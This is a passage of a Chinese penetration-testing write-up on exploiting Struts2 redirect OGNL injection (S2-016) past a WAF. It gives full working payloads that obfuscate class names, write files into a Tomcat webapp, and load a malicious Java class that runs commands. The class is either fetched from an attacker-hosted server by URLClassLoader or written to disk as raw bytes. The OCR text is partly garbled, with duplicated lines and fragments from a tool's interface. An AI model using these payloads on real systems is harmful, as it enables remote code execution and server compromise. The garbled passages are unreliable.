ROOT/WEB-INF/classes/messages_aaa.properties"),#ot.print(#bb0.length()),#ot.flush(),#ot.close()}
```



发现只是创建了文件，但是没有写入内容，所以文件大小为 0，对文件内容的写入，payload 如下:


```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRe
q'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.se
tCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#bb0=new java.io.BufferedWriter(new java.io.FileWriter("/usr/lo
```

cal/apache-tomcat-7.0.57/webapps/ROOT/WEB-INF/classes/messages_aaa.properties",true)),#bb0.append("aaaa"),#bb0.flush(),#bb0.close(),#ot.print(#bb0),#ot.flush(),#ot.close()}



写入了四个字节的内容 aaaa

再次查看文件大小



大小更改，文件写入成功

- **执行命令绕过**

0x001 思路打开

这里也是尝试了很久去绕过执行命令的关键字，发现都失败了，waf 拦截的很死，而且也不能像 `dispatcher` 绕过一样拼接，几乎快放弃的时候，想到了加载恶意类去执行命令的这个方法 恶意类代码如下：

```
// Filename: hello.javaimport java.lang.Runtime;import java.lang.Process;public class hello {    public hello
() {        try {            String[] commands = { "ping", "test.xxx.dns.1433.eu.org" };            Process pc = R
untime.getRuntime().exec(commands);        } catch (Exception e) {        }    }    public static void main(String
[] args) {        hello aa = new hello();    }}
```

使用命令

```
$ javac hello.java
```

编译成 `class`


0x002 初次尝试加载恶意类

payload 如下:

```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRe
q'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.se
tCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#bb0=new java.net.URL[]{new java.net.URL("http://x.x.x.x:8000/
")},#cc0=new java.net.URLClassLoader(#bb0),#cc0.loadClass("hello"),#cc0.newInstance(),#ot.print(#cc0.getClass()),#
ot.flush(),#ot.close()}
```

转换成 java 代码如下：

```
URL[] a = new URL[]{new URL("http://x.x.x.x:8000/")};URLClassLoader b = new java.net.URLClassLoader(a);b.loadClass
("hello").newInstance();
```



这里不知道为什么失败了，后面一步步调试，发现 `loadClass` 可以发起请求

但是实例化的时候出错了，后面也找不到什么解决方法，停滞了相当长的一段时间


0x003 成功加载恶意类

后续又遇到了一个 Struts2 016，然后循着之前所思考的继续往下，更改了实例化的方法，最终成功了，成功 payload 如下：

```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRe
q'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.se
tCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#bb0=new java.net.URL[]{new java.net.URL("http://x.x.x.x:8000/
")},#cc0=new java.net.URLClassLoader(#bb0),#cc1=#cc0.loadClass("hello"),#cc1.getDeclaredMethods()[0].invoke(#cc1.n
ewInstance()),#ot.print(),#ot.flush(),#ot.close()}
```

```
URL[] a = new URL[]{new URL("http://x.x.x.x:8000/")};URLClassLoader b = new java.net.URLClassLoader(a);b.loadClass
("hello3").getDeclaredMethods()[0].invoke(b.loadClass("hello3").newInstance());
```

使用 `getDeclaredMethods` 与 `invoke` 是可以成功加载恶意类执行命令的





0x004 不出网加载恶意类

后来又想了一会，如果在一个不出网的环境下，那怎么可以加载恶意类去执行命令呢，想到了之前的写入文件，先写入恶意类到本地，然后通过 rmi 协议去加载本地的恶意类，进而达到执行命令的目的

类到本地，然后通过 `file` 协议去加载本地的恶意类，进而达到执行命令的目的

一开始想用 base64 编码 class 文件进行写入，但是这里不知道为什么 Base64 的类引入不了， `java.util.Base64` 和 `sun.misc.BASE64Decoder` 都不行






这里打印了类名，但是无回显，说明 payload 内部环节有误

后面转变了一下思路，base64 如果不行，那我如果用 `byte[]` 去写入文件，是不是也可以做到无损？这里沿用之前写 webshell 的类，即 `new java.io.BufferedWriter(new java.io.FileWriter())`

还是之前的 `hello.java` 文件 (其实这里如果实际当中利用，推荐写入还是为 `hello.class` ，因为需要加载恶意类，需要同一名称，下文为了区分开，我取了其他名称)

读取 hello.class 的文件为 `byte[]`

```
public static void main(String[] args) throws IOException {    byte[] data = getBytesByFile("hello.class"
);        String total = "";    for (byte d:data) {        total = total +  d + ", ";        }    System.out.printl
n(total);}//将文件转换成Byte数组public static byte[] getBytesByFile(String pathStr) {    File file = new File(pathSt
r);    try {        FileInputStream fis = new FileInputStream(file);        ByteArrayOutputStream bos = new ByteAr
rayOutputStream(1000);        byte[] b = new byte[1000];        int n;        while ((n = fis.read(b)) != -1
) {            bos.write(b, 0, n);        }        fis.close();        byte[] data = bos.toByteArray();        bo
s.close();        return data;    } catch (Exception e) {        e.printStackTrace();    }    return null;}
```


poc2jar综合利用工具 v0.56 f0ng
代理
代理ip与端口
poc保存
exp利用
tasklist进程搜索
常用命令
调用python脚本
简单利用模块
解密模块
编码命令上线提取
编码模块
命令模块
CS上线模块
提取路径模块
文件转码
/Users/f0
/lts/hello.class
上传文件
Base64
yv66vgAAADQAJQoACgAWBwAXCAAYCAAZCgAaABsKABoAHAcAHQcAHgoACAAWBwAfAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZQEADVN0Y
WNrTWFwVGFibGUHAB4HAB0BAARtYWluAQAWKFtMamF2YS9sYW5nL1N0cmluZzspVgEAClNvdXJjZUZpbGUBAApoZWxsby5qYXZhDAALAAwBABBqYXZhL2xhbmcvU3RyaW5n
AQAEcGluZwEAHXRlc3QuMzlkOTA4ZWYuZG5zLjE0MzMuZXUub3JnBwAgDAAhAClMACMAJAEAE2phdmEvbGFuZy9FeGNlcHRpb24BAAVoZWxsbwEAEGphdmEvbGFuZy9PYmplY
3QBABFqYXZhL2xhbmcvUnVudGltZQEACmdldFJ1bnRpbWUBABUoKUxqYXZhL2xhbmcvUnVudGltZTsBAARleGVjAQAoKFtMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9Qc
m9jZXNzOwAhAAgACgAAAAAAAgABAAsADAABAA0AAABqAAQAAwAAACAqtwABBb0AAlkDEgNTWQQSBFNMuAAFK7YABk2nAARMsQABAAQAGwAeAAcAAgAOAAAAGgAGAAA
ABQAEAAgAEwAJABsADAAeAAsAHwANAA8AAAAQAAL/AB4AAQcAEAABBwARAAAJABIAEwABAA0AAAAlAAIAAgAAAAm7AAhZtwAJTLEAAAABAA4AAAAKAAIAAAAQAAgAEQAB
ABQAAAACABU=
bytes
{-54,-2,-70,-66,0,0,0,52,0,37,10,0,10,0,22,7,0,23,8,0,24,8,0,25,10,0,26,0,27,10,0,26,0,28,7,0,29,7,0,30,10,0,8,0,22,7,0,31,1,0,6,60,105,110,105,116,62,1,0,3,40,41,86,1,0,4,67,111,10
0,101,1,0,15,76,105,110,101,78,117,109,98,101,114,84,97,98,108,101,1,0,13,83,116,97,99,107,77,97,112,84,97,98,108,101,7,0,30,7,0,29,1,0,4,109,97,105,110,1,0,22,40,91,76,106,97,1
18,97,47,108,97,110,103,47,83,116,114,105,110,103,59,41,86,1,0,10,83,111,117,114,99,101,70,105,108,101,1,0,10,104,101,108,108,111,46,106,97,118,97,12,0,11,0,12,1,0,16,106,97,118,
97,47,108,97,110,103,47,83,116,114,105,110,103,1,0,4,112,105,110,103,1,0,29,116,101,115,116,46,51,57,100,57,48,56,101,102,46,100,110,115,46,49,52,51,51,46,101,117,46,111,114,10
3,7,0,32,12,0,33,0,34,12,0,35,0,36,1,0,19,106,97,118,97,47,108,97,110,103,47,69,120,99,101,112,116,105,111,110,1,0,5,104,101,108,108,111,1,0,16,106,97,118,97,47,108,97,110,103,4
7,79,98,106,101,99,116,1,0,17,106,97,118,97,47,108,97,110,103,47,82,117,110,116,105,109,101,1,0,10,103,101,116,82,117,110,116,105,109,101,1,0,21,40,41,76,106,97,118,97,47,108,97
,110,103,47,82,117,110,116,105,109,101,59,1,0,4,101,120,101,99,1,0,40,40,91,76,106,97,118,97,47,108,97,110,103,47,83,116,114,105,110,103,59,41,76,106,97,118,97,47,108,97,110,1
03,47,80,114,111,99,101,115,115,59,0,33,0,8,0,10,0,0,0,0,0,2,0,1,0,11,0,12,0,1,0,13,0,0,0,106,0,4,0,3,0,0,0,32,42,-73,0,1,5,-67,0,2,89,3,18,3,83,89,4,18,4,83,76,-72,0,5,43,-74,0,6,77,
-89,0,4,76,-79,0,1,0,4,0,27,0,30,0,7,0,2,0,14,0,0,0,26,0,6,0,0,0,5,0,4,0,8,0,19,0,9,0,27,0,12,0,30,0,11,0,31,0,13,0,15,0,0,0,16,0,2,-1,0,30,0,1,7,0,16,0,1,7,0,17,0,0,9,0,18,0,19,0,1,0,13,0,
0,0,37,0,2,0,2,0,0,0,9,-69,0,8,89,-73,0,9,76,-79,0,0,0,1,0,14,0,0,0,10,0,2,0,0,0,16,0,8,0,17,0,1,0,20,0,0,0,2,0,21}
only security


payload 如下:

```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRe
q'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.se

tCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#bb0=new java.io.BufferedWriter(new java.io.FileWriter("/xxxxx/
classes/hellotest.class",true)),#a=new byte[]{-54,-2,-70,-66,0,0,0,52,0,37,10,0,10,0,22,7,0,23,8,0,24,8,0,25,10,0,
26,0,27,10,0,26,0,28,7,0,29,7,0,30,10,0,8,0,22,7,0,31,1,0,6,60,105,110,105,116,62,1,0,3,40,41,86,1,0,4,67,111,100,
101,1,0,15,76,105,110,101,78,117,109,98,101,114,84,97,98,108,101,1,0,13,83,116,97,99,107,77,97,112,84,97,98,108,10
1,7,0,30,7,0,29,1,0,4,109,97,105,110,1,0,22,40,91,76,106,97,118,97,47,108,97,110,103,47,83,116,114,105,110,103,59,
41,86,1,0,10,83,111,117,114,99,101,70,105,108,101,1,0,10,104,101,108,108,111,46,106,97,118,97,12,0,11,0,12,1,0,16,
106,97,118,97,47,108,97,110,103,47,83,116,114,105,110,103,1,0,4,112,105,110,103,1,0,29,116,101,115,116,46,51,57,10
0,57,48,56,101,102,46,100,110,115,46,49,52,51,51,46,101,117,46,111,114,103,7,0,32,12,0,33,0,34,12,0,35,0,36,1,0,1
9,106,97,118,97,47,108,97,110,103,47,69,120,99,101,112,116,105,111,110,1,0,5,104,101,108,108,111,1,0,16,106,97,11
8,97,47,108,97,110,103,47,79,98,106,101,99,116,1,0,17,106,97,118,97,47,108,97,110,103,47,82,117,110,116,105,109,10
1,1,0,10,103,101,116,82,117,110,116,105,109,101,1,0,21,40,41,76,106,97,118,97,47,108,97,110,103,47,82,117,110,116,
105,109,101,59,1,0,4,101,120,101,99,1,0,40,40,91,76,106,97,118,97,47,108,97,110,103,47,83,116,114,105,110,103,59,4
1,76,106,97,118,97,47,108,97,110,103,47,80,114,111,99,101,115,115,59,0,33,0,8,0,10,0,0,0,0,0,2,0,1,0,11,0,12,0,1,
0,13,0,0,0,106,0,4,0,3,0,0,0,32,42,-73,0,1,5,-67,0,2,89,3,18,3,83,89,4,18,4,83,76,-72,0,5,43,-74,0,6,77,-89,0,4,7
6,-79,0,1,0,4,0,27,0,30,0,7,0,2,0,14,0,0,0,26,0,6,0,0,0,5,0,4,0,8,0,19,0,9,0,27,0,12,0,30,0,11,0,31,0,13,0,15,0,0,
0,16,0,2,-1,0,30,0,1,7,0,16,0,1,7,0,17,0,0,9,0,18,0,19,0,1,0,13,0,0,0,37,0,2,0,2,0,0,0,9,-69,0,8,89,-73,0,9,76,-7
9,0,0,0,1,0,14,0,0,0,10,0,2,0,0,0,16,0,8,0,17,0,1,0,20,0,0,0,2,0,21},#bb0.append(new java.lang.String(#a)),#bb0.fl
ush(),#bb0.close(),#ot.print(#bb0),#ot.flush(),#ot.close()}
```

这里写入成功，但是发现两者有很明显的字节差距

而且反编译为空，识别不了



猜测是因为 `new java.lang.String` 的时候编码导致的这个问题，所以继续去找有没有直接写字节的方法


后面找到 `java.io.FileOutputStream` 这个方法，直接通过 `write` 可以写入字节，poc 如下：

